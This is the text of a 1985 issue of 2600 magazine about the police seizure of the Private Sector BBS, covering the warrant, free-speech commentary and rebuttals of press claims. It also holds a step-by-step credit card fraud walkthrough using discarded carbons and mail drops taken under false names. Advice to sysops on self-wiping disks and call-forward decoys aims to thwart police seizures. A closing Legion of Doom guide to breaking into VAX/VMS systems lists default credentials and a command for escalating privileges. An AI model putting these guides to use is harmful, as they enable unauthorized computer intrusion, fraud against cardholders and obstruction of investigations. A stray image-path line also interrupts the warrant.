2600 subscribers who have home banking services in their area are invited to write back and tell us what's going on in your home town. Any of your personal experiences (good or bad) with these services would also be welcome.

SEIZED!

2600 *Bulletin Board is Implicated in Raid on Jersey Hackers*

On July 12, 1985, law enforcement officials seized the Private Sector BBS, the official computer bulletin board of *2600* magazine, for "complicity in computer theft," under the newly passed, and yet untested, New Jersey Statute 2C:20-25. Police had uncovered in April a credit carding ring operated around a Middlesex County electronic bulletin board, and from there investigated other North Jersey bulletin boards. Not understanding subject matter of the Private Sector BBS, police assumed that the sysop was involved in illegal activities. Six other computers were also seized in this investigation, including those of Store Manager who ran a BBS of his own, Beowolf, Red Barchetta, the Vampire, NJ Hack Shack, sysop of the NJ Hack Shack BBS, and that of the sysop of the Treasure Chest BBS.

Immediately after this action, members of *2600* contacted the media, who were completely unaware of any of the raids. They began to bombard the Middlesex County Prosecutor's Office with questions and a press conference was announced for July 16. The system operator of the Private Sector BBS attempted to attend along with reporters from *2600*. They were effectively thrown off the premises. Threats were made to charge them with trespassing and other crimes. An officer who had at first received them civilly was threatened with the loss of his job if he didn't get them removed promptly. Then the car was chased out of the parking lot. Perhaps prosecutor Alan Rockoff was afraid that the presence of some technically literate reporters would ruin the effect of his press release on the public. As it happens, he didn't need our help.

The next day the details of the press conference were reported to the public by the press. As Rockoff intended, paranoia about hackers ran rampant. Headlines got as ridiculous as hackers ordering tank parts by telephone from TRW and moving satellites with their home computers in order to make free phone calls. These and even more exotic stories were reported by otherwise respectable media sources. The news conference understandably made the front page of most of the major newspapers in the US, and was a major news item as far away as Australia and in the United Kingdom due to the sensationalism of the claims. We will try to explain why these claims may have been made in this issue.

On July 18 the operator of The Private Sector was formally charged with "computer conspiracy" under the above law, and released in the custody of his parents. The next day the American Civil Liberties Union took over his defense. The ACLU commented that it would be very hard for Rockoff to prove a conspiracy just "because the same information, construed by the prosecutor to be illegal, appears on two bulletin boards," especially as Rockoff admitted that "he did not believe any of the defendants knew each other." The ACLU believes that the system operator's rights were violated, as he was assumed to be involved in an illegal activity just because of other people under investigation who happened to have posted messages on his board.

In another statement which seems to confirm Rockoff's belief in guilt by association, he announced the next day that "630 people were being investigated to determine if any used their computer equipment fraudulently." We believe this is only the user list of the NJ Hack Shack, so the actual list of those to be investigated may turn out to be almost 5 times that. The sheer overwhelming difficulty of this task may kill this investigation, especially as they find that many hackers simply leave false information. Computer hobbyists all across the country have already been called by the Bound Brook, New Jersey office of the FBI. They reported that the FBI agents used scare tactics in order to force confessions or to provoke them into turning in others. We would like to remind those who get called that there is nothing inherently wrong or illegal in calling *any* BBS, nor in talking about *any* activity. The FBI would not comment on the case as it is an "ongoing investigation" and in the hands of the local prosecutor. They will soon find that many on the Private Sector BBS's user list are data processing managers, telecommunications security people, and others who are interested in the subject matter of the BBS, hardly the underground community of computer criminals depicted at the news conference. The Private Sector BBS was a completely open BBS, and police and security people were even invited on in order to participate. The BBS was far from the "elite" type of underground telecom boards that Rockoff attempted to portray.

Within two days, Rockoff took back almost all of the statements he made at the news conference, as AT&T and the DOD discounted the claims he made. He was understandably unable to find real proof of Private Sector's alleged illegal activity, and was faced with having to return the computer equipment with nothing to show for his effort. Rockoff panicked, and on July 31, the system operator had a new charge against him, "wiring up his computer as a blue box." Apparently this was referring to his Novation Applecat modem which is capable of generating any hertz tone over the phone line. By this stretch of imagination an Applecat could produce a 2600 hertz tone as well as the MF which is necessary for "blue boxing." However, each and every other owner of an Applecat or any other modem that can generate its own tones therefore has also "wired up his computer as a blue box" by merely installing the modem. This charge is so ridiculous that Rockoff probably will never bother to press it. However, the wording of *wiring up the computer* gives Rockoff an excuse to continue to hold onto the computer longer in his futile search for illegal activity.

"We have requested that the prosecutors give us more specific information," said Arthur Miller, the lawyer for The Private Sector. "The charges are so vague that we can't really present a case at this point." Miller will appear in court on August 16 to obtain this information. He is also issuing a demand for the return of the equipment and, if the prosecutors don't cooperate, will commence court proceedings against them. "They haven't been particularly cooperative," he said.

Rockoff probably will soon reconsider taking Private Sector's case to court, as he will have to admit he just didn't know what he was doing when he seized the BBS. The arrest warrant listed only "computer conspiracy" against Private Sector, which is much more difficult to prosecute than the multitude of charges against some of the other defendants, which include credit card fraud, toll fraud, the unauthorized entry into computers, and numerous others.

Both Rockoff and the ACLU mentioned the Supreme Court in their press releases, but he will assuredly take one of his stronger cases to test the new New Jersey computer crime law. By seizing the BBS just because of supposed activities discussed on it, Rockoff raises constitutional questions. Darrell Paster, a lawyer who centers much of his work on computer crime, says the New Jersey case is "just another example of local law enforcement getting on the bandwagon of crime that has come into vogue to prosecute, and they have proceeded with very little technical understanding, and in the process they have abused many people's constitutional rights. What we have developing is a mini witch hunt which is analogous to some of the arrests at day care centers, where they sweep in and arrest everybody, ruin reputations, and then find that there is only one or two guilty parties." We feel that law enforcement, not understanding the information on the BBS, decided to strike first and ask questions later.

2600 magazine and the sysops of the Private Sector BBS stand fully behind the system operator. As soon as the equipment is returned, the BBS will be back up. We ask all our readers to do their utmost to support us in our efforts, and to educate as many of the public as possible that a hacker is not a computer criminal. We are all convinced of our sysop's innocence, and await Rockoff's dropping of the charges.

[NOTE: Readers will notice that our reporting of the events are quite different than those presented in the media and by the Middlesex County Prosecutor. We can only remind you that we are much closer to the events at hand than the media is, and that we are much more technologically literate than the Middlesex County Prosecutor's Office. The Middlesex Prosecutor has already taken back many of his statements, after his contentions were disproven by AT&T and the DOD. One problem is that the media and the police tend to treat the seven cases as one case, thus the charges against and activities of some of the hackers has been extended to all of the charged. We at *2600* can only speak about the case of Private Sector.]

STATE OF NEW JERSEY }
COUNTY OF MIDDLESEX } SS

SEARCH WARRANT

1. This matter being opened to the Court by Assistant Prosecutor Lawrence Hunt on application for the issuance for a search warrant for the [X] premises, [ ] person, [ ] vehicle described below, and the Court having reviewed the [ ] affidavit, [X] testimony under oath, of the said Detective George Green, Pld M. Grove South Plainfield Police Department, and being satisfied therefrom that located therein or thereon is evidence of violations of the New Jersey Statutes, to wit: NJS 2C:20-25(c) & 2C:2-6

Complicity in computer theft; specifically, computer equipment, including hardware, software, manuals, computer supplies, address books, records, notes, memoranda, phone, phone bills, phone records and correspondence relating to the operation of the computer.

and that probable cause exists for the issuance of such warrant(s).

2. You are hereby authorized to search the [X] premises described below, [ ] person described below, [ ] vehicle described below, and to serve a copy of this warrant on such person or on the person in charge or control of such premises.

3. You are hereby ordered, in the event you seize any of the aforedescribed contraband, to give a receipt for the property so seized to the person from whom it was taken or in whose possession it was found, or in the absence of such person to leave a copy of this warrant together with such receipt in or upon the said premises from which the property is taken.

4. You are hereby authorized to enter the premises described below [ ] with, [X] without, first knocking and identifying the officers as police officers and the purpose for being at the premises, if applicable


5. You are further authorized to execute this warrant between the hours of 9:00 A.M. and 9:00 P.M. within ten (10) days from the issuance hereof, and thereafter to forthwith make prompt return to me with a written inventory of the property seized hereunder.

6. The following is a description of the [X] premises, [ ] person, [ ] vehicle to be searched:

Rockaway Township, New Jersey, more specifically described as a one family split level residence with blue aluminum siding, and hedges surrounding the property, with computer located in an upstairs bedroom on the right side.

7. Given and issued under my hand at New Brunswick, Middlesex County, New Jersey, at 2:33 o'clock, P.M., this 11th day of July, 19 85

JUDGE OF THE SUPERIOR COURT
MARTIN KRAVARIK
J.S.C.



COMMENTARY: THE THREAT TO US ALL

We're very used to reporting on this kind of a story. We've done it so many times in our pages that we're tempted to gloss over "raid" stories because they've become so commonplace. But we realize that we cannot ever ignore such events, because we all need to know what is happening out there. It's really not a pretty sight.

Mention the word computer to someone and you'll see a variety of reactions. In our case it would be overwhelming enthusiasm, much like an explorer confronting a new adventure. But to many people, computers are evil and scary. This takes two forms: fear of the computers themselves, and complete ignorance as to what they and their operators are capable of doing. We saw plenty of the latter last month.

We don't care if people refuse to understand computers and how they fit in. What we do object to, however, is when these same people insist on being the ones to pass laws and define abuses concerning computers. In every investigation we have seen, ignorance abounds. True, such ignorance can be amusing -- we all got a good laugh when we heard the New Jersey authorities insisting that the hackers were moving satellites "through the blue heavens". But losing The Private Sector isn't at all funny, and whether you were a caller to that bulletin board or not, its loss is a very troubling sign.

What was The Private Sector? Picture a sounding board of ideas, theories, and experiences and you'll have a good idea. The Private Sector was a place to ask questions, talk to experts, and learn a hell of a lot about high technology. It was *never* a place to trade illegal information, such as Sprint codes, credit card numbers, or computer passwords. The system operator took elaborate measures to ensure this, such as going through each and every message, public and private, on a daily basis to make sure nothing shady was transpiring. We don't believe he should have had to do even this. We can't condone censorship of any kind -- our feelings were that if people wanted to do illegal things, then *they* would face the consequences, not the people who simply talked to them. But the sysop had his own policy and he stuck by it and kept the board clean. He wanted two things: a good, interesting bulletin board and no trouble with authorities. At least he managed to obtain one of those goals.

Again we see ignorance and a disregard towards the rights of all of us. They came and took our board, whose only "crime" was being mentioned on another board that had been raided the month before. The Private Sector was completely innocent of any wrongdoing. Yet it is being held at this moment, without bail. See the connection to free speech yet? Many people have trouble seeing this because of that word computer. Yet a computer bulletin board is probably the purest form of free speech that exists today. Anyone can call, anyone can speak. True identity is not required. Why should this be considered a threat in a democracy?

We've been told there is legislation pending in the House of Representatives to "regulate" bulletin boards. What this would mean is a re-definition of BBS's into a sort of public utility. The system operator would have to take full responsibilty for everything that was posted. (This means if he went away for a week and didn't censor messages, he could find himself facing charges when he came back!) The system operator would also be *required* to confirm the identities of all users and we wouldn't at all be surprised if part of this involves the paying of some sort of fee for a license. These sound very much like the kind of tactics used by repressive re gimes to curb public assemblies and newspape. Is this in fact what is happening? Aren't bulletin boards a form of public assembly, a kind of electronic publication?

Before all of the computer hobbyists out there start hating the "hackers" for ruining the future of bulletin boards, we'd like for them to view this whole affair as an important and inevitable test. True, some boards today are being used for sleazy things and criminals are involved. One could say the same thing about telephones or even cars. (Think of how much illegal information must be passed within the confines of some people's cars.) The fact is we cannot sacrifice a freedom simply because some bad people are using it.

We see this sort of test frequently. When police pull you over and ask all kinds of questions when you haven't done anything wrong, you probably wind up fairly annoyed. But when they say it's a way of catching drunk drivers -- well, now that's different. A little bit of freedom isn't all that important when the public welfare is at stake. What rubbish! And what a perfect way to start eroding our rights as individuals.

We're glad that we were able to convince the American Civil Liberties Union to take the case, which is most likely their introduction to the issues that surround the use of computers. We've found good media like *The New York Times* that actually cares about what is said in their stories and attempts to find out what all the sides are. We've also seen sensationalism at its worst, such as WABC-TV, which took our comments out of context and made us seem like an anti-hacker establishment! Or *The New York Daily News* reporter who asked us after we said the system operator was "surprised" to see his computer taken, "Was he *shocked*?" Most of all, though, we're amazed at the response of hackers and non-hackers alike, who came to the defense of The Private Sector, offering services, equipment, advice. Our phones have been jammed -- we've never seen anything like this. Everyone who called The Private Sector knows it was devoid of all the things it's being accused of having. The most important thing anyone can do at this point is to make sure *everyone* knows. The concept of a bulletin board must be understood. The value of The Private Sector must be known. The connection to publications and freedom of speech has to be established so that people understand the threat to *them* whenever a bulletin board is shut down. When we do this, we'll be that much closer to getting The Private Sector back on line and making a positive precedent.

moving satellites right up in the blue...

...what was really going on?

[When the details of the Middlesex County Prosecutor's Office press conference hit the newspapers the next day, the ridiculous charges made many people knowledgeable about technology and computers very disgusted. Many simple and innocent bits of information had been twisted into "evidence" of illegal activities. With the aid of The Shadow, we have put together a guide to these misinterpretations in the hopes that everyone can see how this investigation has gotten completely out of control.]

One of the more sensationalist of the crimes of the hackers was, as Middlesex County Prosecutor Alan Rockoff said, "changing the positions of satellites up in the blue heavens" and causing communications satellites to "change positions" in order to make free phone calls "possibly disrupting intercontinental communications and making legitimate phone calls impossible." This story was twisted by the media to the extent of dire predictions of hackers causing satellites to crash into the Soviet Union, provoking a nuclear war, as heard on one Wednesday morning radio news program, and the "disruption of telex and telephone transmission between two continents." Very soon afterwards AT&T and Comsat denied that any attempts to re-route satellites had been made. In fact, an AT&T executive on the MacNeil-Lehrer Report stated that the computers which controlled the satellites weren't even connected with the phone lines and that the satellites were constantly monitored for movement, and none had ever been detected.

So how did this fallacy arise? Not having been on the other boards we can only assume that they may have contained information on making illegal international calls, giving the police the idea that there was international phreaking. Many long distance companies use satellites to transmit their calls. The Private Sector BBS had much information on satellites, fitting in with its purpose as a telecommunications information source. One recurring topic was TASI, (Time Assignment Speech Interpolation) a method of transmitting satellite conversations. TASI is only the packet switching of telephone conversations, where the conversation is converted into small packets and sent over satellite and many long distance circuits effectively simultaneously along with many other conversations. TASI permits several conversations to be sent over one satellite circuit, thus permitting more conversations without sending up more satellites. It is comparable to talking about modem transmission methods. As far as we know there is *no* way to use TASI and similar information fraudulently, and certainly one cannot move satellites using this. Evidently Middlesex County law enforcement saw posted messages on the routing of calls *through* a satellite and jumped, due to paranoia, to the conclusion it was for the *moving* of the satellites.

Another of the more sensationalist charges was that the youths had Department of Defense "secret telephone codes" that could enable them to penetrate the Pentagon. Due to the subject matter of the Private Sector BBS (telecommunications), AUTOVON, the DoD's private telephone network, was often brought up because it offers an extremely interesting network architecture quite different than civilian phone systems. Some AUTOVON phone numbers were on the board as examples of the format of the unique numbering plan. These numbers are easy to obtain and have appeared on other boards. These AUTOVON phone numbers can be obtained from a declassified DoD phone book available from the Government Printing Office for a small fee.

One of the more muddled of the ch es was reported by media sources vari ly as hackers "ordering tank parts using stolen credit cards by computer from TRW", breaking into TRW computers for top secret information on tank parts, and other variations. It turns out that TRW does do some defense contracting, but it has nothing at all to do with tank parts, instead making automobile parts for various non-tank military vehicles. TRW does have a credit rating service accessable by computer, but this is in a completely separate division. Somehow the authorities and the press had mangled the different alleged crimes of credit card fraud and the breaking into of a defense contractor's computer system which happened to have defense department information in it. Since TRW is in both credit ratings *and* defense contracting, it would be an obvious jump in illogic to have the hackers break into TRW computers and order tank parts by credit card.

And just why was the Private Sector discussing TRW in the first place? TRW's credit rating computers were discussed on the Private Sector much as TRW was discussed in *2600* (July 1984). Since people's private credit information is stored under shoddy security, it naturally came up in the discussion of computer security as a particularly bad instance. Such discussions weren't for the purpose of breaking into computer systems, but were conducted by various hackers (*not* computer criminals) and data processing managers who were interested in security methods and computer abuses.

Another possible source of confusion is the fact that many of the messages on the BBS's that were confiscated were written by people 13 years old or younger. People this age may brag and tell stories as young people sometimes do. We're sure that you can imagine a young person telling his friends how he blew up an AT&T computer or knocked a satellite out of orbit, much the same way he might brag about the speed of his father's new sports car. It would be quite irresponsible of authorities to issue the kid's father a ticket based on this just as it was irresponsible of them to announce to the press the list of computer crimes without verifying that actual crimes did occur. The authorities are still unsure what crimes, if any, actually took place.

When all these exotic charges are revealed to be mere flights of fancy, a great lack of knowledge about computers and telephony is uncovered on the part of law enforcement. We feel that law enforcement officials, along with telecommunications hobbyists, should start to research the field by looking in their public library, or even better a local college library (under 621 Dewey Decimal). Several magazines also provide good information, such as *Telecom Digest*, *Communications Age*, as well as *2600* and other telecom industry publications.

Credit Card Fraud Explained

With regards to the credit card part of this whole thing, here is a brief guide to how credit card numbers are used fraudulently.

First one obtains a complete credit card number including expiration date. If a driver's license number, social security number, or other information is also obtained, then it is easier to use the credit card number to charge goods and services. Credit and other information is usually found in the form of carbons (actual carbon paper that fits between the credit slip and the receipt) that are often discarded after their use. Carbons contain all of the information from a previous legitimate purchase. If someone is required to include their address or social security number with their credit card number then this will also appear on the carbon which is found in the daily trash of many retail stores. One can then call up a company that takes charge requests over the phone and order goods using the credit card information that was found with the trash.

But the real hurdle to committing credit card fraud is to have the package delivered and for this one needs a mailing address. This can be obtained a few ways. One is to get a post office box under an assumed name, and another is to have it delivered to a place where it can be picked up before the package is noticed. By using stolen or false identification or by being convincing to a postal clerk, one can obtain a post office box. One can also ask for general post office delivery, where the post office will put your package on the racks behind the counter waiting for you to pick up. By finding a vacant or temporarily empty home one can also have the objects delivered there.

And this is how it is done from start to finish. There may be more effective ways to complete the various stages, but all in all it is that simple. This is mainly because companies make it easy to make a purchase while only supplying a small amount of personal information. Often if a company has been guaranteed that it will be covered for the value of fraudulently charged goods, then the company will make it easier for a person to charge them.

The problem of credit card fraud has a few simple cures: make it harder to order objects by phone (companies can issue a code that must be verbally communicated in order to complete the purchase--one that *doesn't* appear on the carbon) or discontinue the use of carbons in credit card receipts. There are many other safeguards that can be used to decrease this type of fraud.

This section was not intended to be a guide in how to commit a crime, but an edification of how this crime is *not* committed. Credit card fraud is not high tech crime. No computer is involved or has to be involved; no illegal phone calls are involved; and it is not necessary to break into TRW or other credit bureaus to commit this crime.

Computers may be used as notepads or message boards where individuals might write down the information that they found in the trash. With regards to credit card fraud, computers are only used as a medium for communication. Credit card carbons are so easily found and the process of performing the actual illegal charge has been made so easy that it is not even necessary to discuss the topic with others to be able to commit the crime.

Because of the use of US mail or post office boxes, the post office is involved in investigating this type of crime. The Secret Service was authorized last October to investigate credit card fraud. The FBI has a variety of reasons to investigate. There are already laws everywhere against credit card fraud, and there are already associated penalties. It is nothing new to law enforcement. In addition, much of all credit card fraud is committed by those who steal, manufacture, or find whole credit cards.

We hope that this thorough explanation will help to get rid of those inaccurate stories we've seen abounding. Again we'd like to clarify that law enforcement people should learn a bit about computers and telecommunications and above all try to control their enthusiasm.

We are, of course, only qualified to comment on the specific case of The Private Sector. We feel that Rockoff and his cohorts will have to search a long time for the "special codes that provided illegal access to the information at issue" on The Private Sector, as they just aren't there.

Latest news:

```
+-------------------------------------+
!                                     !
!   System News Posted:    05-29-85   !
!                                     !
+-------------------------------------+

RULES OF THIS BBS:
------------------

1) NO CODES/PASSWORDS/CC #'s are to be
   posted or exchanged via E-mail.
   Violation of this rule will cost you
   your access. Remember we see every-
   thing you type.

2) POST INFORMATION relating to telecom
   ONLY!

These rules are to protect both you the
user and we the sysops.

   If you have any interesting articles
please send them to 2600 via Email to
"2600 MAGAZINE"  We appreciate all good
and informative articles.
```

WHY COMPUTERS GET SNATCHED

When a computer system is confiscated from a young person because they break into someone's mainframe, because they have a BBS with lots of codes or passwords posted on it, or because they are caught making illegal phone calls, no one complains. It is often said that the young person obviously commited a crime and deserves to lose their computer. The kid's parents are not going to complain, because they know enough to think twice about arguing with the FBI, The Secret Service, or whomever. Plus the parents do not want to make headlines in the local papers. So what the authorities in effect are doing is convicting people and punishing them by taking away their computer system. This is, in part, due to the fact that charges are often not pressed against young people who break into computers.

When one asks some big company's public relations department whether or not people break into their computers they are likely to say: "Oh no, of course not, we have the most secure systems." This is because it looks bad to admit to security breaches in one's system; one's livelihood. In the case of GTE-Telemail, the people there saw something going wrong, told the FBI and then the case was out of their hands. A full four months or more after the raids in October, 1983 the default password was still the letter "A". And it was not until weeks after this was publicized that this was corrected (see *2600*, April 1984). Obviously Telemail did not want to admit that they were reluctant to deal with the real problem. TRW was upset last summer when the press (see *2600*, July 1984) had to tell the world about breaches into the company's credit gathering system.

These companies make money because their systems are reliable and secure and not because they will prosecute people who break in. They know that it is not worth it to try to prosecute kids, and it is better to prosecute those who try to use a computer to embezzle. In addition kids are often exempt from prosecution or, because of youthful offender laws, will have little or no penalties placed against them.

It is for these reasons that it is more advantageous for companies to have authorities confiscate equipment and punish the hacker that way rather than dragging them through court. They keep the equipment by calling it evidence in an ongoing investigation, and they often return it if the kid tells them everything they know. (In addition, the kid's confession about the poor security of whatever system he may have broken into is rarely related to the proper security personnel at the company that owns the system.) This is also a form of harassment or scare tactics. Aren't young people citizens and don't they have rights just like the rest of us? They have the right to due process and have to be proven guilty beyond a reasonable doubt.

Law enforcement types have said that they occasionally have to make hacking headlines in order to reduce the amount of late night computer activity. They have admitted that they need to get a good bust in before the summer starts, because they know that all young people with computers may spend their summer trying to start World War III from their home. And this is a no-no.

Some Important Questions To Ask

All these events raise many questions: Who is responsible for a BBS? If it is the sysop how about remote sysops? How much can one do to regulate a BBS? On the Private Sector messages were regularly scanned for potential illegal material and then deleted when found. Then the user who posted the message was denied any further access. What more can one do than this? Especially if the BBS is simply a hobby and not a full time job. On the Private Sector it was extremely unlikely to see a credit card number or an Allnet code. Plus isn't it really illegal to *use* these codes? This is because a crime has been comm ed only after a code has been used. But n again in some states, namely California, it is illegal to tell people code formats. This makes all credit card commercials, sample credit cards, and this publication illegal there. Does this sound right?

It also raises a variety of questions on the admissibility of electronic evidence. The Middlesex prosecutors consider reading messages on a BBS the same as overhearing a conversation. Is this the proper way to look at BBS messages? And what about electronic mail? Is the sysop responsible for the contents of electronic mail just because he provides the service? Isn't it just as sacred as US mail? Now, there are currently no laws that require court approval in order to tap data lines. So, how does one consider evidence that is received by a legal, yet unapproved tap? If authorities can confiscate a suspect computer system because it has an illegal message on it, why don't they confiscate Compuserve when it is used by criminals to exchange illegal information? Or is the government just upset about the fact that people are communicating in an unregulated manner? These questions go on and on. What are the answers?

Some of the answers are only starting to appear as legislators address the problems that are connected with the computer age. But often they are only responses to headlines. For instance, we were told that Senator Paul Trible (R-Virginia) has recently proposed legislation (S-1305) that would regulate obscene material on a BBS. Called the "Computer Pornography and Child Exploitation Prevention Act of 1985," the legislation would prohibit the posting of names or addresses of children and prevent discussion that could be construed as pertaining to child exploitation. A couple of explicit messages might give sufficient cause to get a warrant to seize your BBS. We have not seen the legislation itself yet, but it was related to us by Jerry Berman of the American Civil Liberties Union's Privacy Project in Washington. He said that this showed "Congress trying to regulate an industry that no one understands and that has no constituency." This is all too true.

On the other side, Berman told us about legislation that is being drafted by Patrick Leahy (D-Vermont) that would extend laws which limit wiretaps in order to protect data transmission, electronic mail, and BBS's. This is something that would be harder to get through Congress, as it reduces the power of law enforcement.

We will try to keep you informed when anything new happens. So ask the questions now, before they are answered for you.

HOW CAN SYSOPS PROTECT THEMSELVES?

A wave of anxiety is sweeping across the nation as BBS operators wonder if they'll be next, and BBS users worry about whether or not their names will show up in raided userlogs. As we've now seen, it makes no difference whether or not you're actually engaged in illegal activity. Any bulletin board anywhere could be next and there's not all that much that can be done to prevent it. Not until we get some laws passed to protect *us*.

In the meantime, however, there are a few suggestions we can pass along to either lessen the odds of a raid or to thwart the invaders before they manage to get into confidential material.

Obviously, if you have a bulletin board that frequently posts codes and passwords, you can almost expect to get visited, even if it's only being done in private mail. What's very important at this stage is the role the system operator is playing with regards to this information. If he/she is an active participant, there will most certainly be an attempt to make an example of them. It's similar to draft registration evaders who publicize their opposition--they are the ones that get prosecuted, not the ones who keep a low profile about it. By running a bulletin board, you are calling attention to yourself, so it stands to reason that you should keep your act clean.

Had this article been written before July 12, we would have advised sysops to encourage people not to post credit card numbers, passwords, etc. in order not to get hassled. But this is no longer the case. With The Private Sector, authorities moved in *even though* the board was kept spanking clean of the above. So now, the only way we can guarantee that your board won't be snatched from you is if you unplug it and put it in a closet. Using a bulletin board for communication between two or more people can now be considered risky.

Assuming that you still want your board up, there are other precautionary measures. For one thing, the boards that ask the caller whether or not they work for law enforcement really are working against themselves. First off, do they honestly expect all law enforcement types to dutifully say yes and never call back when they're denied access? Do they really think that these people can't get their foot in the door even if it is an "elite" board? Even if there is nothing illegal on such a board, attention is drawn to it by such statements and it will become impossible to persuade the authorities that there simply isn't a higher access level. On the same token, sysops that run a disclaimer with words to the effect of "the sysop takes no responsibility for what is said on this board" are kidding themselves if they think this is going to save them from harassment. Those words *should* apply, naturally, but at the moment they don't seem to.

Whether or not you want to censor the messages on your system is up to you. Sometimes it helps to weed out undesirables and sometimes it's an intrusion into someone's privacy. We never liked the practice, although it was done regularly on The Private Sector. It's your board and you have the right to run it your way.

What really needs to be addressed at this point is the concept of protection. Yes, you have the right to protect yourself against thugs that come into your home, no matter who sent them. One way is by scrambled data. There are many scrambling programs around and some of them are quite good; even the NSA would have a time cracking the code. We feel that all userlogs should be scrambled, at the very least. (In some cases, a valid form of protection would be to keep no userlog at all.) System operators should try to figure out a way to scramble everything so that nothing is available to unauthorized parties. When raids become totally fruitless, maybe then they will stop. Of course, now there is the problem of being forced, under penalty of law, to unscramble everything. A vivid imagination can probably find a way around this as well.

The best method of protection is complete destruction of data. Some people hook up their computers so that if the wrong door is opened or a button isn't pressed, a magnet activates and wipes the disk clean. Bookies like to do this with their Apples. Similar systems can be rigged so that if a computer is unplugged, the first thing it does upon revival is a purge (not a directory purge which comes with simply deleting file names, a complete reformatting of the disk which erases *all* data). This means, though, that every power failure will have the same effect. It will take some time to make a good system of protection, but this is probably the most constructive project that BBS operators can engage in. It doesn't matter if you have "nothing to hide". The fact is you have everything to protect from intruding eyes. Because when they seize equipment they read everything without concern that the sysop may be the caretaker of people's personal messages and writings.

We'd like to hear other methods of outsmarting these goons. It's not very hard. For instance, you could have a bulletin board dial-in at one location, which will then call-forward to the real location, or still another dummy location. Each of these requires another phone line, but you'll get plenty of warning, especially if a dummy computer is set up at one of the locations. And this is only the beginning.

We don't enjoy having to suggest these courses of action. We'd like very much to be able to get on with what we're supposed to be doing: discussing telecommunications and computers in our own way. Instead we have to pause again to defend our right to say these things. It's a necessary course of action and, if we hold our heads up, it will be a successful one.

a guide to VMS

by Lex Luthor and The Legion of Doom/Hackers

The VAX is made by DEC (Digital Equipment Corp) and can run a variety of operating systems. In this article, I will talk about the VMS (Virtual Memory operating System).

Entrance

When you first connect with a VAX you type either a return, a ctrl-c, or a ctrl-y. It will then respond with something similar to:

LOD RECURSIVE SYSTEMS INC. VMS V4.0
Username:
Password:

The most frequent way of gaining access to a computer system is by using a 'default' login/password. In this example you may try LOD as the username and RECURSIVE as the password or a combination of words in the opening banner (if there is one) which may allow you access, otherwise you will have to try the DEFAULT METHOD of entry. The version listed above (V4.0) is the latest version to my knowledge of VMS. The more widely used version that I have seen is V3.7.

When DEC sells a VAX/VMS, the system comes equipped with 4 accounts which are:

DEFAULT—This serves as a template in creating user records in the UAF (User Authorization File). A new user record is assigned the values of the DEFAULT record except where the system manager changes those values. The DEFAULT record can be modified but cannot be deleted from the UAF.

SYSTEM—Provides a means for the system manager to log in with full privileges. The SYSTEM record can be modified but cannot be deleted from the UAF.

FIELD—Permits DIGITAL field service personnel to check out a new system. The FIELD record can be deleted once the system is installed.

SYSTEST—Provides an appropriate environment for running the User Environment Test Package (UETP). The SYSTEST record can be deleted once the system is installed.

Usually the SYSTEM MANAGER adds, deletes, and modifies these records which are in the UAF when the system arrives, thus eliminating the default passwords, but this is not true in all cases.

The 'default' passwords that I have found to work are:

Username:	Password:
SYSTEM	MANAGER or OPERATOR
FIELD	SERVICE or TEST
DEFAULT	USER or DEFAULT
SYSTEST	UETP or SYSTEST

Other typical VMS accounts are:

VAX	VAX	VMS	VMS
DCL	DCL	DEMO	DEMO
TEST	TEST	HELP	HELP
NEWS	NEWS	GUEST	GUEST
GAMES	GAMES	DECNET	DECNET

Or a combination of the various usernames and passwords. If none of these get you in, then you should move on to the next system unless you have a way to get usernames/passwords, like from trashing, stealing passwords directly, or by some other means.

You will know that you are in by receiving the prompt of a dollar sign '$'. You will be popped into the default directory which is dependent on what account you are logged in as. If you get in as the system manager, you have full access. If you get in on the field or systest accounts you may or may not have full access but you will have the privileges to give yourself full access. To give privileges to yourself: $ SET PROCESS /PRIVS=ALL

Once you have full privs, you can access any directory and any file, and also run the AUTHORIZE program which will be explained.

